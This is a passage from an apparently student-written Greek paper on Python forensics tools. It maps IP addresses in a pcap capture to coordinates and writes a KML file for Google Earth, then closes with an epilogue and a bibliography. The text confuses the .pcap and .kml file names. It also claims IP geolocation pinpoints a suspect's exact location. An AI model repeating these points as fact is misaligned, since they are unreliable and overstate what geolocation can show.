
ένα τοπικό σημείο στον χάρτη.Να τονίσουμε ότι πρώτα πρέπει να αντιστοιχίσουμε την IP διεύθυνση στις γεωγραφικές συντεταγμένες χρησιμοποιώντας την pygeoip και στη συνέχεια μπορούμε να χτίσουμε το KML αρχείο για το γεωγραφικό σημείο της IP.Επίσης στον κώδικα να επισημάνουμε ότι πριν τον εκτελέσουμε πρέπει να δημιουργήσουμε το αρχείο .kml με την εντολή touch <file_name>.kml στο μονοπάτι που έχουμε εισάγει ως h = open(.../.../.../.../<file_name>.kml) για να μπορέσει να ανοίξει κατά την εκτέλεση του κώδικα και να γίνει εγγραφή του πρότυπου KML για τις γεωγραφικές θέσεις των IP's που περιέχει το pcap αρχείο.Τα παρακάτω στιγμιότυπα επεξηγούν ακριβώς αυτά




Αρχικά δημιουργούμε όπως προείπαμε με την εντολή touch στο /home/investigation/Desktop/TrafficAnalysis το κενό geotest.pcap αρχείο το οποίο θα το ανοίξουμε με την εκτέλεση του κώδικα και θα κάνουμε την εγγραφή του KML προτύπου με βάση το geotest.pcap αρχείο ώστε να το ανοίξουμε αυτό το αρχείο μέσω του Google Earth και να εντοπίσουμε τις τοποθεσίες πάνω στον χάρτη.Ένα στιγμιότυπο του πρότυπου KML που προκύπτει κατά την εκτέλεση του κώδικα στην κονσόλα και θα εγγραφεί και στο geotest.pcap αρχείο,παρουσιάζεται στην ακόλουθη εικόνα.


```
investigation@investigation-VirtualBox:~/Desktop/TrafficAnalysi
s$ python GoogleEarth.py -p geotest.pcap
<?xml version="1.0" encoding="UTF-8"?>
<kml xmlns="http://www.opengis.net/kml/2.2">
<Document>
<Placemark>
<name>110.8.88.36</name>
<Point>
<coordinates>126.980000,37.570000</coordinates>
</Point>
</Placemark>
<Placemark>
<name>188.39.7.79</name>
<Point>
<coordinates>-0.130000,51.500000</coordinates>
</Point>
</Placemark>
<Placemark>
<name>28.38.166.8</name>
<Point>
<coordinates>-97.000000,38.000000</coordinates>
```

Πλέον και το αρχείο **geotest.pcap** έχει τις εγγραφές που εμφανίζονται στην κονσόλα και μπορεί να χρησιμοποιηθεί για ανάλυση.Μέσω του Google Earth μπορούμε να ανοίξουμε τη συγκεκριμένη επέκταση αρχείου μεταβαίνοντας στην επιλογή **File->Open->/.../.../.../.../.../.../geotest.kml** όπως φαίνεται στην εικόνα



Έχοντας ανοίξει πλέον το geotest.kml μέσω του Google Earth,επιστρέφουμε στο σενάριο της ύποπτης IP 89.233.181.180 για την οποία πιο πάνω εντοπίσαμε ότι βρίσκεται στην Πράγα και έχει επικοινωνία με την IP 57.70.59.157 που βρίσκεται στην Αυστραλία.Πλέον η δίωξη μέσω και του τελευταίου κώδικα που παρουσιάστηκε σ'αυτήν την ενότητα μπορεί να προσδιορίσει ακριβώς το σημείο του χρήστη που ανήκει μία IP υπό παρακολούθηση.Στα 2 στιγμιότυπα που ακολουθούν φαίνεται ακριβώς πάνω μαρκαρισμένο στο χάρτη το σημείο της τοποθεσίας του ύποπτου χρήστη καθώς και της IP που επικοινωνεί μαζί της αντίστοιχα.





Επίλογος

Μέσα από την παρουσίαση των λογισμικών που προηγήθηκε,ο αναγνώστης αυτής της εργασίας μπορεί εύκολα να καταλάβει πόσο “δυνατή” γλώσσα προγραμματισμού είναι η Python και πόσο χρήσιμη μπορεί να φανεί στην καταδίωξη και εξάληψη του ηλεκτρονικού εγκλήματος.Έχοντας λάβει μεγάλες διαστάσεις και αποτελώντας μία από τις μείζονες μορφές εγκλήματος,η καταπάτηση του αποτελεί δύσκολο έργο και σίγουρα απαιτεί πέρα από εξειδικευμένο προσωπικό, και ισχυρά “όπλα” που θα ερευνούν,εξιχνιάζουν και θα εντοπίζουν.Και ακριβώς σε αυτό το ζήτημα έρχεται να δώσει την απάντηση η Python,μέσα από κώδικες δομημένους σύμφωνα με τα πρότυπα της.Φτάνοντας λοιπόν προς την ολοκλήρωση της εργασίας,θέλουμε να πιστεύουμε ότι η παρουσίαση των εργαλείων που προηγήθηκε,θα αποτελέσει αυτό το ισχυρό “όπλο” που προαναφέραμε στα χέρια της δίωξης ηλεκτρονικού εγλήματος για την καταπολέμηση μίας από τις πιο επικίνδυνες μορφές εγκλήματος στην εποχή μας.

Βιβλιογραφία

[1] http://www.romack.me/lvcc/ebooks/python/violent-py.pdf

[2] https://www.python.org/

[3] http://stackoverflow.com/

[4] https://en.wikipedia.org/wiki/Computer_crime

[5] https://www.fbi.gov/about-us/investigate/cyber

[6] http://www.interpol.int/Crime-areas/Cybercrime/Cybercrime

[7] https://www.lawspot.gr/nomikes-plirofories

[8] http://www.e-crime.gr/

[9] http://www.astynomia.gr/

[10] https://www.facebook.com/netcrimeGR